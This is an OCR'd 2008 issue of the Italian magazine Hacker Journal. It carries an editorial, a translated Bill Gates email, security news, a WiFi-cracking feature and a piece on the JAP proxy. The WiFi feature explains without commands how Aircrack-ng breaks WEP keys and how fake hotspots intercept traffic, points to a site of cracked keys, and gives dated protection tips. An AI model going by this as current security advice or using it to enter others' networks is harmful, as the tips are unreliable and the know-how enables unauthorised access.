TUTTO QUELLO CHE GLI ALTRI NON OSANO DIRTI

NO PUBBLICITÀ
SOLO INFORMAZIONE E ARTICOLI
2,00 €

n.156
www.hackerjournal.it

HACKER JOURNAL



WIFI CRACKATO
Chi ti rubala connessione?!?

ESCLUSIVA
INTERVISTA A
DEMONOID
Il torrent esiliato

LA ROULETTE RUSSA
XSS, SQL INJECTION, WIFI CRACKING, WAREZ
E TUTTI I RISCHI DELLA RETE



PS3 & Linux
La coppia vincente

DATI IN RETE
Come scoprono tutto di noi



Anno 8 – N.156
24 luglio/6 agosto 2008

Editore (sede legale):
WLF Publishing S.r.l.
via Donatello 71
00196 Roma
Fax 063214606

Printing:
Roto 2000

Distributore:
M-DIS Distributore SPA
via Cazzaniga 2 - 20132 Milano

Copertina: Daniele Festa

HACKER JOURNAL
Pubblicazione quattordicinale registrata al Tribunale di Milano il 27/10/03 con il numero 601.

Una copia 2,00 euro

Direttore Responsabile:
Teresa Carsaniga

hack·er (hăk'ər)
"Persona che si diverte ad esplorare i dettagli dei sistemi di programmazione e come espandere le loro capacità, a differenza di molti utenti, che preferiscono imparare solamente il minimo necessario."

editoriale



Nuove droghe, **vecchie bufale**

"La musica è un meraviglioso stupefacente, a non prenderla troppo sul serio."
Henry Miller (1891-1980)

Siamo contro l'uso di sostanze stupefacenti anche se molti di noi fanno abbondante uso di sostanze psicotrope (tutte quelle sostanze che sono in grado di alterare il nostro stato di coscienza) come caffè e caffeina (quindi anche le 10 lattine di Coca al giorno), tea e sui derivati, le varie Redbull e affini, tabacco, alcol e via così. Partendo da questo presupposto vorremmo fare una piccola riflessione su una delle notizie che ha imperversato per la rete nell'ultimo periodo, stiamo parlando di i-doser.com e delle sue droghe binaurali.

Fondamentalmente secondo questo sito e sarebbe possibile indurre il cervello a reazioni simile a quelle causate dalle droghe più comuni attraverso l'ascolto di determinati suoni.

Che la musica e i suoni siano in gradi di alterare il nostro umore e addirittura la nostra capacità di guarigione è assolutamente assodato e noi stessi ammettiamo di fare abbondante uso di Rage Against the Machine o System of a Down per tenerci su durante le notti insonni per finire i numeri della rivista, ma da qua a pensare che i suoni compresi nella dose (così vengo chiamati i file audio .DRG venduti nel sito) chiamata Steroids possano davvero farci gonfiare i muscoli onestamente ce ne passa un bel po'.

Abbiamo scaricato il software per ascoltare alcune dosi e ci siamo fatti un paio di "alchol" e un "orgasm" seguendo le istruzioni per la somministrazione e onestamente non abbiamo provato nulla che non possa provocarci l'ascolto per 30 minuti di un mantra buddista nel buio della nostra stanza da letto o una delle sinfonie di Rachmaninov (avete presente il film Shine???) insomma lo stordimento c'è dopo mezz'ora di suoni a tutto volume sparati nelle orecchie ma non siamo sinceramente convinti che qualsiasi altro suono ci avrebbe dato risultati diversi e comunque il mese scorso a Modena durante il concerto dei RATM, se quelli di i-doser.com hanno ragione, eravamo sicuramente tutti strafatti.

BigG

CONTINUA LA CACCIA

In tanti ci hanno già risposto ma non ci basta mai e vogliamo solo il meglio per le nostre pagine e i nostri lettori e quindi continuate a mandare le vostre candidature alla mail:

contributors@hackerjournal.it

HACKER JOURNAL: INTASATE LE NOSTRE CASELLE

Diteci cosa ne pensate di HJ, siamo tutti raggiungibili via e-mail, tramite lettera o messo a cavallo... Vogliamo sapere se siete contenti, critici, incazzati o qualunque altra cosa!
Appena possiamo rispondiamo a tutti, scrivete!

redazione@hackerjournal.it

VITA da UTENTE



Tra gli atti del processo Comes vs. Microsoft è stata rinvenuta una mail di Bill Gates che non possiamo non pubblicare e questa volta lasceremo a voi ogni commento anche se onestamente ci viene da pensare: Chi la fa, l'aspetti!!!

Da: Bill Gates
Inviato: Mercoledì 15 gennaio 2003, 10:05 AM
A: Jim Allchin
Cc: Chris Jones (WINDOWS); Bharat Shah (NT); Joe Peterson; Will Poole; Brian Valentine; Anoop Gupta (RESEARCH)
Oggetto: Flame sul degrado sistematico dell'usabilità di Windows

Sono molto deluso di come l'usabilità di Windows stia arretrando e i gruppi di gestione dei programmi non spingano sulle questioni di usabilità.

Lasciate che vi racconti la mia esperienza di ieri.

Ho deciso di scaricare (Moviemaker) e comperare il pacchetto Digital Plus... così sono andato a Microsoft.com. Hanno un posto per i download e ci sono andato.

Le prime 5 volte che ho usato il sito, è andato in timeout mentre cercava di far comparire la pagina di download. Poi sono riuscito a farla comparire dopo un ritardo di 8 secondi.

Questo sito è così lento da essere inutilizzabile.

Non era nei primi 5, per cui ho espanso gli altri 45.

Questi 45 nomi sono completamente incomprensibili. Fanno sembrare limpidi nomi come C:\Documents and Settings\billg\My Documents\My Pictures.

Non sono filtrati dal sistema.. e così molte cose sono strane.

Sono andato alla sezione Media. Ancora niente Moviemaker. Ho digitato "movie". Niente. Ho scritto "movie maker". Niente.

Così mi sono arreso e ho mandato un e-mail ad Amir dicendogli: dov'è questo download di Moviemaker? Esiste?

Così mi hanno detto che usare la pagina di download per fare il download di qualcosa non era una cosa che avevano previsto.

Mi hanno detto di andare al pulsante di ricerca della pagina principale e digitare "movie maker" (non 'moviemaker'!).

Ci ho provato. Il sito era pateticamente lento, ma dopo 6 secondi di attesa è comparso.

Ho pensato che a questo punto avrei visto sicuramente un pulsante per andare semplicemente a fare il download.

In realtà è più come un rompicapo da risolvere. Mi ha detto di andare a Windows Update e fare un sacco di incantesimi.

Questo mi è sembrato completamente strano. Perché dovrei andare da un'altra parte e fare una scansione per scaricare Moviemaker?

Così sono andato a Windows update. Windows Update decide che devo scaricare un sacco di controlli. Non una sola volta, ma più volte, durante le quali vedo delle finestre di dialogo misteriose.

Ma Windows Update non conosce qualche chiave per comunicare con Windows?

Poi ho fatto la scansione. Ci ha messo un bel po' e mi ha detto che era indispensabile che io scaricassi 17 mega di roba.

Questo dopo che mi era stato detto che stavamo facendo delle patch di delta, ma invece per prendere soltanto 6 cose che sono etichettate nel modo più INQUIETANTE possibile ho dovuto scaricare 17 mega.

Così ho fatto il download. Questa parte è stata veloce. Poi voleva fare un'installazione. Ci ha messo sei minuti e la macchina era così lenta che non potevo usarla per fare altro nel frattempo.

Cosa diavolo sta succedendo in quei sei minuti? E' folle. Questo avviene dopo che è finito il download.

Poi mi ha detto di riavviare la mia macchina. Perché dovrei farlo? Riavvio ogni sera, perché dovrei farlo in quel momento?

Così ho fatto il reboot, perché INSISTEVA. Ovviamente questo significava sbarazzarmi completamente della mia situazione in Outlook.

Così sono ripartito e sono tornato da Windows Update. Mi sono dimenticato del motivo per cui ero in Windows Update, dato che volevo soltanto ottenere Moviemaker.

Così sono tornato a Microsoft.com e ho guardato le istruzioni. Devo cliccare su una cartella chiamata WindowsXP. Perché dovrei farlo? Windows Update sa benissimo che sto usando Windows XP.

Cosa significa dover cliccare su quella cartella? Così ottengo un mucchio di cose che mi confondono, ma ecco che una di esse è Moviemaker.

Così eseguo lo scaricamento. E' veloce, ma il programma d'installazione richiede molti minuti. E' sorprendente quanto sia lenta questa cosa.

A un certo punto mi viene detto che devo andare a prendere Windows Media Series 9 per scaricarlo.

Così decido che andrò a farlo. Stavolta ottengo finestre di dialogo che dicono cose tipo "Apri" o "Salva". Nelle istruzioni non c'è alcuna guida su quale scegliere. Non ho la più pallida idea di quale fare.

Lo scaricamento è veloce e l'installazione richiede 7 minuti per questa cosa.

Così adesso mi aspetto di avere Moviemaker. Vado al mio Aggiungi/Rimuovi programmi per assicurarmi che ci sia.

Non c'è.

Cosa c'è, invece? La seguente spazzatura: Microsoft Autoupdate Exclusive test package, Microsoft Autoupdate Reboot test package, Microsoft Autoupdate testpackage1. Microsoft AUtoupdate testpackage2, Microsoft Autoupdate Test package3.

Qualcuno ha deciso di scassare l'unica parte di Windows che era usabile? Il file system non è più usabile. Il registro non è usabile. Quest'elenco di programmi era uno dei pochi luoghi sani di mente ma ora è un letamaio.

Ma questo è soltanto l'inizio del letame. Dopo mi trovo elencate cose come "Windows XP Hotfix vedi Q329048 per ulteriori informazioni". Cos'è "Q329048"? Perché queste serie di patch sono elencate qui? Alcune delle patch [dicono] semplicemente cose tipo "Q810655" invece di dire "vedi Q329048 per ulteriori informazioni".

Che pasticcio totale.

Moviemaker non c'è proprio.

Così rinuncio a Moviemaker e decido di scaricare il Digital Plus Package.

Mi viene detto che devo immettere un sacco di informazioni che mi riguardano.

Le immetto tutte, e dato che il sistema decide che ho sbagliato a scrivere qualcosa, devo riprovare. Ovviamente ha purgato la maggior parte di quello che avevo già scritto.

Provo [a digitare] i dati giusti 5 volte e continua semplicemente a purgarmi le cose e a chiedermi di riscriverle.

Così dopo più di un'ora di delirio e di trasformazione in spazzatura del mio elenco di programmi e dopo essere stato spaventato e aver visto che Microsoft.com è un sito terribile, non sono riuscito a far andare Moviemaker e non ho ottenuto il pacchetto plus.

La mancanza d'attenzione per l'usabilità rappresentata da queste esperienze rasenta l'inimmaginabile. Pensavo avessimo raggiunto un record negativo con i luoghi di Windows Network o con i messaggi che ottengo quando cerco di usare l'802.11 (non è adorabile quel messaggio riguardante il root certificate?).

Quando riuscirò finalmente a usare questa roba, sono sicuro che avrò ulteriore feedback. ■

03_hj156_sec.indd 3 9-07-2008 11:57:29



TRANS PC-MAC

È arrivato, per ora solo a Taiwan e in Bulgaria ma presto anche in tutta Europa, il fantastico EFiX, un piccolo dispositivo da installare sul proprio PC che si collega ai Pin di qualsiasi porta USB e che ti permette di installare il sistema operativo OS X usando addirittura i DVD originali Apple. EFiX deve il suo nome all'Extensible Firmware Interface (EFI), che come noto è l'unico tipo di firmware nativamente supportato da Mac OS X. Attualmente supporta un numero limitato di schede madri Intel-based, peraltro tutte marchiate Gigabyte, ma rimane comunque un bel passo avanti per tutti coloro che amano il meglio e l'intercambiale su ogni hardware o software senza per forza concedersi interamente a marche ormai conosciute.

LA UNIONE EUROPEA PER I DIRITTI D'AUTORE



Sono molti anni ormai che la Comunità Europea cerca di controllare le società nazionali di raccolta del diritto d'autore. Ed ora sembra aver perso davvero la pazienza. La Direzione sta pensando di entrare a piede teso sulle società, come la SIAE iatliana, con pesanti sanzioni antitrust. In realtà la UE vorrebbe costituire un regime di libera concorrenza tra le società di raccolta in modo da poter ridurre il settore che oggi è ormai saturo. Questo però spaventa molto le case che controllano le licenza sulla musica perché creerebbero un far west nella corsa al ribasso del prezzo. Questo potrebbe comportare due cose. La prima è la chiusura di molte case di controllo dei diritti d'autore, in particolar modo di quelle più piccole. Il secondo è che potremmo arrivare ad un rischioso "prezzo tavolino" che imporrebbe un duro muro dei prezzi nel mercato europeo.

IL PRIMO BUG PER FIREFOX 3



A poche ore dal rilascio è già stata scoperta una falla definita critica. Mozilla è già al lavoro su una patch. Non è però un problema della nuova versione ma una cosa che è scappata già nella versione precedente.
Non è il caso di allarmarsi però, la sicurity team di Mozzilla è già all'opera per risolvere il problema.
Questo bug richiede l'interazione dell'utente, che deve cliccare su un link sospetto o visitare una pagina pericolosa, quindi se non siamo proprio degli sprovveduti ce la possiamo ancora fare! ;)

IL CAFFÉ VIA INTERNET

Vuoi prepararti il tuo caffè o thé direttamente dall'ufficio? Considerato che una connessione internet oggi si trova ovunque basterebbe solo collegare la macchina del caffé ad una connessione ADSL e il gioco sarebbe fatto. Per i meno pratici del fai-da-te, invece, posso acquistare per la bellezza di 1.200 euro la Jura Impressa F90, macchina da caffé dotata di Connectivity Kit. Tramite un cavo Ethernet la si può





HOT NEWS

STESI DA UNA MICRONDA

Si chiamerà DUdE, che sta per DUal-mode Detector Ensemble, ed offrirà alle forze armate USA un'arma in più contro i "cattivi". Si tratta di un dispositivo, installato sui fucili americani, che permetterà di mirare con altissima precisione sia in mancanza di luce sia in mancanza di calore.
La novità in realtà arriva dalla fantascientifica idea di qualche anno fa delle microonde sonore che ormai ha preso piede nella realtà e verrà montata sulle armi che poi saranno in grado di atterrire e stordire in maniera efficace intere schiere di fuolli ribelli. Che siano terroristi o semplici tifosi un po' allegrotti poi questo non ha molta importanza visto che le armi che andranno in dotazione all'esercito USA potrebbero arrivare anche alla polizia di stato di alcune città europee per l'utilizzo in manifestazioni "pericolose" o negli stadi.

LINUX IN VOLO

STARMAC, acronimo che sta per Stanford Testbed of Autonomous Rotorcraft for Multi-Agent Control, arriva dall'unità Hybrid Systems Laboratory della Stanford University ed è un drone serve per sperimentare le soluzioni automotive finora individuate dai "labs" della California e per "dimostrare nuovi concetti nel controllo multi-fattore in una piattaforma nel mondo reale".
STARMAC vola grazie ai quattro rotori di cui è dotato, e ritorna in posizione se gli viene lanciato qualcosa contro facendolo spostare. Attualmente sono stati costruiti 6 modelli del drone, una vera e propria flotta i cui componenti integrano al proprio interno microcontroller di basso livello, single-board computer PXA270 e il minuscolo PC-104 con Linux Fedora incorporato per il data processing delle informazioni visive catturate dai sensori.

AMERICANI SBADATI


12.000 portatili persi negli aeroporti USA ogni settimana. Questo è quanto emerso da uno studio di Dell e Ponemon Institute, secondo il quale l'utenza business è talmente indaffarata e gravata durante le operazioni di check-in da "dimenticare" quello che per molti pure costituisce lo strumento di lavoro più importante. Lo studio ha compreso 106 aeroporti su territorio statunitense nel quale sono stati intervistati 800 viaggiatori di business class. E di tutti questi fantastici portatili solo il 30% viene poi alla fine recuperato. In molti casi è emerso che questi laptop non si sono mai più trovati in aeroporto e in molti altri casi non sono mai stati richiesti indietro, tanté che alcuni aeroporti hanno pensato di metterli in un asta di beneficenza.

collegare al Pc e, attraverso di questo, a Internet. Attenzione però ai rischi, infatti questa fantastica macchina non presenta alcuna protezione contro virus & C. e se è collegata alla rete di casa potrebbe causare grosse problematiche, tipo fare da accesso al proprio PC.

DnsChange dirotta su ADSL

Si chiama DnsChanger il pericoloso trojan che sta diffondendo nella Rete. Le sue vittime designate sono i router, l'obiettivo di questo malware è modificare i Dns il sistema che trasforma gli indirizzi mnemonici in indirizzi numerici per ridirigerli a un server malevolo. In questo modo ogni computer connesso rischia di essere dirottato verso siti contenenti malware o pagine che assomigliano a quelle originali ma sono state create a scopo di phishing. Se si è colpiti, anche i nomi di dominio che non esistono verranno risolti facendo puntare il browser verso pagine pericolose.
La buona notizia è che DnsChanger è in grado di sfruttare solo alcune interfacce web ma stiamoci comunque attenti.





A MORTE I BLOGGER

Il governo iraniano infuria contro i blogger che infestano la rete ma in realtà prende in un solo lazzo anche tanta brava gente.
Così recita l'ultimo consiglio di stato: "Una delle responsabilità più importanti per lo stato è garantire la sicurezza sociale e mentale nella società sfortunatamente, riferiscono le autorità responsabili, alcuni criminali sottraggono alle persone la possibilità di vivere sicuri. Fra questi criminali, fra coloro che commettono violenze sessuali e coloro che conducono rapine a mano armata, ci sono anche i blogger e i netizen che sfruttano la rete come un canale per levare la propria voce, per raccontare l'Iran ad altri paesi, per scuotere le coscienze dei propri concittadini. Agire in rete non è un'attenuante." Tutto questo per poi introdurre la pena di morte anche per chi agisce nel web. Ma forse non dovrebbero toglirla dalla relatà?

GOOGLE FUORILEGGE?



Tutti noi sappiamo che da tempo è possibile, su Google Maps, ricercare le porprie città alcune si possono visitare in versione satellitare fino all'ultimo dettaglio e altre meno. Da qualche tempo è sorta anche la versione stradale. Cioé una versione, gratuita sul sito, che ti permette di posizionarsi su di una strada e di poterla visionare a 360° direttamente da terra. Tutto questo è stato possibile grazie alle numerose e costose riprese che Google effettua con delle autovetture nelle strade della nostra città. Ed è proprio di quest'ultima parte che si è preoccupato il Regno Unito. Infatti la Privacy International dichiara che i volti dei cittadini non possono essere impunemente catturati e sbattuti online: non per fini commerciali come quelli perseguiti da Google, non senza che venga chiesto il loro consenso. Ci aranno sanzioni?

VIA IL PC, DENTRO IL MAC



Alex Springer, celebre editore attivo in 30 paesi, che produce più di 150 pubblicazioni e impiega 10mila persone o poco più, ha deciso di abbandonare la piattaforma PC Windows e abbracciare la proposta Apple. Mathias Döpfner, CEO della società, ha spiegato che si tratta di una operazione dovuta ad alcuni elementi ineludibili: molto del lavoro grafico dell'azienda viene già svolto sui Mac e allo stesso tempo il Mac viene ritenuta una piattaforma più amichevole e accessibile. Nelle motivazioni si parla però anche di eleganza e del fatto che rispetto al passato oggi i computer Mac costino meno, e siano meno onerosi anche in termini di manutenzione. Il passaggio, secondo quanto riferito da Heise Online, riguarda l'intero parco macchine usato dall'azienda.

DUE TROJAN PER MAC



SecureMac ha dichiarato che circolano a piede libero due trojan in grado di creare problemi agli utenti Macintosh. I due virus entrano dalla porta lasciata aperta dal Apple Remote Desktop Agent e poi si installano sulla cartella Applicazioni in maniera invisibile per infettare i nostri computer. AppleScript THT si presenta con nomi come "ASthtv05" o "ASthtv06" e acquisisce privilegi di amministrazione per poi memorizzare le parole digitate sulla tastiera, attivare la condivisione dei file, lanciare comandi, fare screenshot e foto attraverso la videocamera. Pokergame, invece, si connette a un server al quale comunica indirizzo IP, login e password del malcapitato. Una combinazione perfetta per essere uniti nello scopo in maniera separata.

EX DIRETTRICE DISTRUCCE IL REPARTO IT

Danielle Duann è stata condannata a 10 anni di prigione e a pagare una multa di 250.000 dollari per aver cancellato gli archivi elettronici del LifeGift Organ Donation Center di Houston, banca degli organi, non si tratterebbe dell'azione distruttrice di un pirata informatico, ma la vendetta di un'ex direttrice del dipartimento It, eseguita dopo il





UN'OPERAZIONE DA 14 ANNI

Sono passati quattordici anni dall'omicidio di Liliana Grimaldi, un caso rimasto insoluto, ma ora gli inquirenti riaprono il caso. La chiave di tutto sarebbe AFIS, il sistema informatico di identificazione delle impronte, infatti ha consentito di comparare le impronte raccolte dalla scientifica sul luogo del delitto nel 1994 con quelle contenute nei database del Ministero degli Interni. In questo modo gli agenti sono riusciti a individuare un uomo, H.M, che all'epoca aveva 17 anni. Stando alle ricostruzioni degli inquirenti, l'uomo avrebbe fatto parte di una banda che era riuscita ad effettuare numerose rapine in casa di anziani dopo averne conquistato la fiducia ed essersi fatto aprire la porta. La domanda ora è: "ma com'è che in TV i riconoscimenti li riescono a fare in qualche gioro e qui noi ci mettiamo quattordici anni?

RICATTATO DA UN VIRUS

Siete mai stato ricattati da un virus? No?!
Beh ecco quello che racconta Kaspersky. Purtroppo ci sono in giro negli ultimi periodi degli acerrimi nemici che non si limitano più a farci danni al nostro computer o a sottrarci dati personali. Ora ce li chiude con una chiave di cifratura a 1024 bit e se volete riaverli dovete pagare il programmatore del virus.
Il virus si fa riconoscere perché aggiunge l'estensione "._CRYPT" in fondo all'estensione preesistente dei file che ha lucchettato e poi colloca nella medesima cartella/directory un file "!_READ_ME_!.txt" che spiega come procedere per far avere il riscatto. Beh, per lo meno nel ventesimo secolo non ti spaventano più con le pistole!

UN OCCHIO IN PIU' AL NOSTRO CANE

Ser gli amanti dei cani è arrivato Pet's Eye View.
Una fotocamera digitale che si può attaccare al collare del nostro amico a quattro zampe. È capace di scattare immagini ad una risoluzione di 640×480 pixel e si può temporizzare lo scatto fotografico con intervalli da un minuto a quindici minuti.
Le immagini sono scaricabili tramite la presa USB, con la quale è dotato l'apparecchio, e quindi avrete la possibilità di scoprire i movimenti del vostro cucciolo o semplicemente di scoprire dove vi nasconde tutte le scarpe che non trovate! Ha un costo di 50 dollari e scatta un numero massimo di 35 immagini. Non è ancora in commercio quello con la memoria espandibile ma sarà presto anche sul nostro mercato.

licenziamento. Fortunatamente i dati sono stati recuperati dal backup. La donna era stata licenziata poco prima. La vicenda risale a tre anni fa ma la condanna è arrivata solo ora.

MAZZICK, VELOCIZZIAMO IL NOSTRO LAVORO QUOTIDIANO

La vita iper-frenetica, con la quale molti di noi devono fare i conti ogni giorno, riesce a trasformare anche il computer in un qualcosa di troppo lento, da sveltire il più possibile.
Allo scopo, come ben saprete, sono disponibili le comodissime scorciatoie da tastiera, che, in quasi ogni software moderno permettono di accedere, in men che non si dica, a funzionalità e schermate specifiche. Parenti strette di queste scorciatoie, sono le mouse gestures, che, sfruttando lo stesso concetto pensato per le combinazioni di tasti, permettono di compiere le azioni più comuni con la semplice attuazione di determinati movimenti con il cursore del mouse. Ed allora, che ne dite di applicare quest'altro, ottimo strumento di lavoro a tutto il sistema operativo?

WIFI CRACCATO: chi ci ruba la connessione?

Qualcuno può sfruttare la nostra connessione senza cavi? Se sì, come e con quali conseguenze? Ecco quali sono i modi in cui gli hacker possono accedere alla nostra rete e gli strumenti con cui possiamo difenderci da questi intrusi

Il nostro vicino può assumere il controllo del nostro computer in pochi minuti. Dobbiamo quindi cedere alla paranoia? No, ma bisogna capire i rischi e difendersi. Digitando le parole chiave "cracker" e "WiFi" su Google, troveremo numerosi tutorial che spiegano come si può intercettare un segnale WiFi protetto e navigare in rete gratuitamente. Le reti WiFi sono il bersaglio preferito degli hacker dilettanti: il rischio di essere colti sul fatto è limitato e il piacere di navigare gratis è decuplicato. Alcuni pirati si limitano a divertirsi, altri mirano realmente ad attentare alla privacy dei proprietari delle reti WiFi. Non dimentichiamo che tutti i nostri dati sono vulnerabili: numero di carta di credito, documenti di lavoro e immagini personali sono potenzialmente accessibili a chiunque intercetti il nostro segnale.

HACKER PER PASSIONE

Perché vi date alla pirateria? Kevin

"La mia amica ha un box che utilizza il filtro MAC e la chiave WEP. Abita in un condominio e le ho detto che il suo punto di accesso non era abbastanza sicuro, che rischiava di farsi rubare il segnale da chiunque. Per dimostrarglielo ho deciso di piratarle il segnale. Ci ho messo 10 minuti a violare la sua rete. E ho qualcosa da dire a tutti i dilettanti che tentano di violare le reti WiFi: non dimenticate che è illegale. Per alcuni può essere un gioco ma prima di tutto è un reato".

:: Addio chiave WEP

All'apparire dei primi attacchi contro i segnali WiFi, la risposta dei provider è stata quella di fornire una protezione tramite chiave WEP. Il segnale veniva criptato ed era quindi inviolabile a priori. Dopo qualche anno, il









LE 5 REGOLE D'ORO PER PROTEGGERE LA NOSTRA RETE

1 FILTRARE GLI INDIRIZZI MAC
L'indirizzo "MAC" è l'indirizzo fisico del nostro computer, che equivale al suo codice genetico. Possiamo ordinare al nostro router o al nostro box di accettare esclusivamente le connessioni che provengono da computer selezionati. Attenzione: sebbene efficace, questo metodo servirà solo a rallentare i pirati più temerari; non dimentichiamo quindi di seguire le altre regole.

2 UN IP FISSO
Il nostro punto d'accesso WiFi ci assegna automaticamente un indirizzo IP a ogni connessione. Questa operazione viene generalmente effettuata in modo dinamico e invisibile all'utente. Il problema è che consente a chiunque di procurarsi un indirizzo IP. Privilegiamo dunque l'assegnazione manuale di indirizzi IP fissi, allo scopo di controllare le nuove connessioni.

3 PASSARE ALLE CHIAVI WPA2
Non esistono chiavi inviolabili ma proteggere la propria rete con una chiave WEP equivale a non proteggerla affatto. Il metodo per violare una chiave WPA è molto più complicato e, se l'utente utilizza una serie di oltre venti caratteri, si trasforma in un vero incubo per i pirati. Facciamo attenzione tuttavia a inserire manualmente la chiave in modo corretto e a non utilizzare quelle generate automaticamente. In rete circolano dizionari di chiavi che facilitano il compito agli hacker.

4 MODIFICARE SPESSO LA CHIAVE
Per violare la nostra rete, i pirati utilizzano programmi che "ascoltano" le comunicazioni tra il nostro computer e il nostro punto d'accesso. Più informazioni intercettano, più risulta veloce la decifrazione della chiave. In parole povere: se scarichiamo molto materiale, modifichiamo la nostra chiave ogni settimana, mentre se ci colleghiamo a Internet solo per leggere la posta elettronica e prenotare i biglietti ferroviari potremo permetterci di sostituirla una volta al mese. Per modificare i nostri dati identificativi di connessione WiFi, colleghiamoci con il sistema di gestione dell'account indicato dal nostro fornitore di accesso a Internet (consultiamo la documentazione del provider). Modifichiamo anche il nome della nostra rete adottando una denominazione universale, in modo che i pirati non possano sapere che provider utilizziamo. In questo modo renderemo loro la vita decisamente più difficile.

5 NASCONDERE L'SSID
L'SSID (Service Set Identifier) è l'identificativo della nostra connessione. Serve a riconoscere il nostro punto d'accesso o la nostra connessione, a seconda del sistema adottato. I box generano l'SSID automaticamente ma possiamo attivare un'opzione che lo nasconde. Se questa protezione non basterà a fermare i pirati più abili, servirà comunque a rallentarli e forse scoraggerà i dilettanti che tenteranno di violare il nostro punto d'accesso.

---

tempo necessario per decifrare una chiave di questo tipo è passato da diverse ore a... 10 minuti. Le tecnologie di criptazione si sono fortunatamente evolute con la diffusione delle chiavi WPA e WP2 su tutti gli ultimi "box" dei provider europei. Anche le tecniche di pirateria, tuttavia, hanno fatto grandi passi avanti. Purtroppo, ancora oggi, numerose protezioni sono del tipo WEP. Per rendersene conto è sufficiente avviare il nostro programma di connessione. Verifichiamo noi stessi se la nostra rete è protetta da una chiave WEP o WPA. Nel secondo caso, possiamo stare relativamente tranquilli. Se però utilizziamo una chiave WEP, anche un dilettante intelligente potrebbe violare la nostra connessione senza cavo. Questi pirati della domenica utilizzano nella maggior parte dei casi il pacchetto "Aircrack-ng" per raggiungere i propri obiettivi.

> *Forse alcuni di noi utilizzano ancora una protezione "WEP". Purtroppo, bastano 10 minuti per violarla.*

La procedura è riservata a chi dispone di buone conoscenze informatiche ma non certo ai soli professionisti. Una volta regolati correttamente i parametri, il pacchetto Aircrack-ng impiega solo 10 minuti per recuperare i dati identificativi WEP di una connessione WiFi criptata a 256 bit. Il principio è il seguente: il computer del pirata invia grandi quantità di richieste specifiche a quello della vittima. Anche se la connessione senza cavo non si stabilisce, alcune

HACKER PER PASSIONE

Perché vi date alla pirateria?
Anonimo
"È ipocrita dire che è illegale. Le onde WiFi che penetrano a tradimento in casa mia con la stessa frequenza delle micro-onde sono forse legali? Molte scuole, biblioteche e luoghi pubblici si sono opposti al WiFi a titolo di precauzione. Per il momento, anche se non voglio utilizzare WiFi a casa mia, ho comunque sette reti differenti all'interno del mio appartamento... Dunque, se queste reti WiFi entrano in casa mia, perché non dovrei avere il diritto di utilizzarle?"

I FALSI HOTSPOT GRATUTITI

Questo metodo non mira a piratare la nostra banda passante per approfittare gratuitamente della nostra connessione a Internet. L'obiettivo è di sorvegliare la nostra navigazione sul Web (spionaggio o sottrazione di dati sensibili, come i dati bancari). Gli aeroporti, i centri commerciali e i centri finanziari sono particolarmente presi di mira ma nulla impedisce al nostro vicino di casa di fare lo stesso. Invece di penetrare la nostra rete, l'hacker ci attira sulla sua. Il principio è semplice: noi crediamo di connetterci a un hotspot gratuito, invece è uno specchietto per le allodole. Dal canto suo, il pirata è collegato a una rete esistente e trasforma il suo computer in una sorta di ripetitore. Crea cioè quella che si definisce una rete "ad hoc". Il metodo classico, detto "infrastruttura", è un collegamento "client > borne", mentre qui si tratta di un collegamento "client > client" (da PC a PC).
Il computer del pirata apparirà quindi come un punto di accesso WiFi tra i tanti. Utilizzando una denominazione come "WiFi gratis", "Hotspot gratuito" o "Accesso libero", il pirata attirerà numerosi navigatori alla ricerca di un hotspot gratuito. Tuttavia, tutti gli scambi effettuati sul Web da questi navigatori transiteranno sul computer del pirata che, provvisto di un programma adeguato, potrà recuperare le informazioni che gli interessano.
Per difendersi da questa tecnica dovremo disattivare la possibilità di connetterci alle reti ad hoc modificando le impostazioni della nostra connessione WiFi.



informazioni vengono comunque scambiate tra i due computer.
Aircrack isola quindi frammento per frammento gli elementi criptati che corrispondono alla chiave WEP.
Una volta che il pirata è in possesso di questa chiave, può connettersi segretamente alla nostra rete e approfittare della nostra connessione Internet.

:: L'internazionale degli hacker

Diverse comunità di hacker si dedicano addirittura a sessioni di ricerca, il cosiddetto "Wardriving". Le reti vengono individuate con l'aiuto di antenne WiFi e quelle non protette o tutelate in modo inadeguato vengono localizzate e mappate.
Se questa attività è molto utile per individuare "hotspot" gratuiti e di fatto legali, facilita anche il compito ai pirati dilettanti. In rete sono molto diffusi elenchi che mettono a disposizione le chiavi WEP decifrate da altri pirati! Alcuni non esitano nemmeno lasciare delle marcature (una pratica conosciuta come "Warchalking") per fornire le informazioni necessarie per l'intercettazione di segnali WiFi non protetti.
Tutti i segnali sono reperibili su http://craiefiti.free.fr.



JAP: anonimato facile

Chiunque può ottenere il nostro indirizzo IP: i siti che visitiamo, spie malintenzionate, agenzie di marketing e naturalmente il nostro provider. Anche se non abbiamo niente da nascondere, perché non difenderci con un proxy?

JAP (Java Anon Proxy) è un programma che consente di gestire una lista di proxy. Questi ultimi sono computer che fanno da "tampone" tra il nostro PC e il server Web al quale vogliamo connetterci (quando desideriamo consultare un sito o scaricare un brano). Il sistema permette di non utilizzare direttamente il nostro indirizzo IP (il numero di identificazione unico del nostro computer, che comunichiamo inevitabilmente quando scambiamo dati sulla Rete). A un'organizzazione o a un individuo che volesse conoscere le nostre abitudini di navigazione (o la nostra identità fisica in caso di procedure giudiziarie) basterebbe usare questo indirizzo IP e le informazioni del nostro server per rintracciarci. Con l'utilizzo di JAP, invece, la persona o l'organizzazione in questione vedrebbe soltanto l'IP del proxy (costituito da un numero diverso). Naturalmente, il proxy anonimo conosce l'indirizzo del computer del cliente ed è in grado di registrarlo. L'anonimato è quindi decisamente relativo in caso di procedimenti giudiziari e di indagini approfondite (terrorismo, traffici illeciti...). Il programma, tuttavia, mette i singoli privati al sicuro dai pirati e dal "Grande Fratello".

:: JAP, come al cinema...

JAP comprende un elenco di questi proxy e non esita a usarli "a cascata" (cioè uno dopo l'altro) per confondere ancor più le acque; un po' come avviene nei film di spionaggio. All'atto dell'installazione, il programma di connessione JonDo ci aiuterà a configurare il nostro anonimato: protezione anti-provider, anti-siti sensibili, proxy per tutti i programmi e protocolli attuali, eccetera.
